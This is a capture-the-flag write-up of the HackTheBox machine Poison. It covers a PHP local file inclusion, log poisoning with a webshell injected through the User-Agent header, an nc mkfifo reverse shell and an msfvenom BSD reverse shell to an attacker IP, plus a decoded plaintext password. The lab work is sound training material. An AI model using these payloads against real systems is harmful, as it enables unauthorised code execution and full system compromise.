
Overview
Poison is a medium HackTheBox FreeBSD machine built around a local file inclusion vulnerability in a PHP file browser. LFI alone only allows reading files, but combining it with log poisoning, injecting a PHP webshell into the Apache access log via the User-Agent header, then including that log file, turns it into full code execution. A backup file discovered after the initial foothold contains a password Base64-encoded 13 times over, unlocking a second user and, eventually, a root-owned VNC session reachable only through an SSH local port forward.
Attack Chain
- Scan the target and find only
SSHandHTTP - Find a PHP file-browsing interface that accepts a
fileparameter - Rule out remote file inclusion and confirm local file inclusion by reading
/etc/passwd - Fuzz the
fileparameter and identify/var/log/httpd-access.logas the largest, most promising file - Confirm log poisoning by observing our own
User-Agentheader reflected in the log - Inject a PHP webshell into the
User-Agentheader and include the poisoned log file to execute it - Pass commands through the
cmdparameter and filter the noisy log output withgrepandawk - Get a reverse shell as
wwwusing ansh-basednc mkfifopayload - Find a backup file,
pwdbackup.txt, containing a password Base64-encoded 13 times - Decode it with a short Python script to recover credentials for
charix - Log in over
SSHascharixand read the user flag - Find a password-protected
secret.zipincharix’s home directory and extract it with the known password - Run
linpeas.shand spotXvncrunning as root, withVNClistening only onlocalhost - Set up an
SSHlocal port forward to reach theVNCservice - Fail to authenticate with
charix’s password, but succeed using the extractedsecretfile as aVNCpassword file - Confirm the
VNCsession is running asroot, on aFreeBSDhost - Generate a
FreeBSD-specific reverse shell payload withmsfvenomand execute it through theVNCsession - Catch a root shell and read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.1.254; export NAME=POISON; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web Enumeration
Finding LFI
Browsing to port 80 shows an interface for testing local .php scripts.

We test info.php and see the parameter is passed through ?file=.

We can test for both RFI and LFI. We start with RFI, checking for a request on our Python server:
curl "http://10.129.1.254/browse.php?file=http://192.10.10.14.27/test"
We get an error, the http wrapper isn’t available.

We move to LFI:
curl "http://10.129.1.254/browse.php?file=/etc/passwd"
LFI is confirmed, we can read /etc/passwd.

Finding a Poisonable Log File
We fuzz for parameters with ffuf, sending requests through BurpSuite for easier navigation.
ffuf -u http://10.129.1.254/browse.php?file=FUZZ -c -ic -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt -t 40 --replay-proxy http://127.0.0.1:8080
We get a lot of positive responses.

We move to BurpSuite’s HTTP history under the Proxy tab and sort by Length. The file with the longest length is /var/log/httpd-access.log.

We test for log poisoning. Looking at the last log entries, we see the ffuf User-Agent header reflected.

Note: We restart the machine, as the log file has grown large from all the fuzzing and become slow to interact with.
Foothold
Log Poisoning to Code Execution
We send a request with a test header.
curl "http://10.129.1.254/browse.php?file=/etc/passwd" -H "User-Agent: This is a test for log poisoning"
Then check the log file.
curl "http://10.129.1.254/browse.php?file=/var/log/httpd-access.log"
Our custom User-Agent shows up at the end of the file.

We add a basic PHP webshell to the User-Agent header:
<?php system($_GET['cmd']);?>
Our modified request:

Including the log file, we don’t see our PHP code, but a warning that the system can’t execute a blank command, meaning the PHP code executed, just without arguments.

We give the webshell an argument, &cmd=id, and view the page source for readability:
view-source:http://10.129.27.133/browse.php?file=/var/log/httpd-access.log&cmd=id
Our command executes, we see the user www.

We switch to curl for easier navigation.
curl "http://10.129.27.133/browse.php?file=/var/log/httpd-access.log" --data-urlencode "cmd=id" -G

To make the output easier to read, we filter it with grep for the specific log timestamp and awk to split on the 200 status code:
curl "http://10.129.27.133/browse.php?file=/var/log/httpd-access.log" --data-urlencode "cmd=id" -G | grep "\[12/Nov/2025:20:52:31 +0100\]" | awk -F200 '{print $2}'
Now we only see our command’s output.

Reverse Shell as www
We check what’s available for a reverse shell.
which nc

which bash
which sh
sh is available.

We start a penelope listener on port 443 and use the nc mkfifo reverse shell payload from revshells.com:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.27 443 >/tmp/f

We catch a shell as www.

Lateral Movement
A Multiply-Encoded Password
We use pwd to check the webroot, and spot a file called pwdbackup.txt.

Its contents are a password Base64-encoded 13 times.

We write a quick Python script to decode it repeatedly:
import base64

data = "..."

for i in range(13):
    data = base64.b64decode(data)

print(data.decode(errors="ignore"))
Running the script gives us a password.

We know from our earlier LFI-read /etc/passwd that there’s a user called charix.
charix:Charix!2#4%6&8(0
We test the credentials over SSH and get a shell as charix.

We read the user flag.

Privilege Escalation
Finding VNC
We find a file called secret.zip in charix’s home directory.

We transfer it to our attacking machine with scp.
scp charix@$IP:/home/charix/secret.zip .
Unzipping it requires a password. Using charix’s known password, Charix!2#4%6&8(0, works, we extract a file called secret.

We transfer and run linpeas.sh, which flags Xvnc running as root, an unusual process, since VNC is a remote desktop system with a GUI, similar to Windows RDP.

We check listening ports.
netstat -an | grep LIST
Port 5901, VNC’s usual port, is listening.

Reaching VNC via SSH Port Forwarding
VNC only listens locally, so we tunnel it with an SSH local port forward, target port 5901 forwarded to our attacking machine’s port 5902:
ssh -L 5902:127.0.0.1:5901 charix@$IP
We authenticate and get an SSH session as charix.

On our attacking machine, we verify the forward:
ss -ntplu
or
netstat -an | grep LIST
Port 5902 is listening.

We connect with vncviewer.
vncviewer 127.0.0.1::5902
We’re prompted for a password and try charix’s password, Charix!2#4%6&8(0, but it fails.

vncviewer’s help mentions supplying a password file. We try the file extracted from secret.zip:
vncviewer 127.0.0.1::5902 -passwd loot/secret
We’re logged in as root.

Reverse Shell as root
We’re not on a standard Linux system but FreeBSD. We confirm with:
uname -sm
We start a penelope listener on port 443 and use msfvenom to generate a BSD reverse shell:
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=10.10.14.27 LPORT=443 -f elf -o rev443
We transfer the payload to the target, make it executable, and execute it.

We have a shell as root.

We read the root flag.
Key Takeaways
Poison demonstrates the classic pairing of local file inclusion with log poisoning: reading files alone is limited, but a web server that logs attacker-controlled request headers into a file the LFI can then include turns a read primitive into full code execution. The multiply-encoded backup password is a reminder that obscurity isn’t security, repeated Base64 encoding trivially automated away. Root ultimately came down to a VNC service left listening only on localhost but never actually secured, running as root and reachable the moment any local access, even low-privileged SSH, was available to tunnel through to it.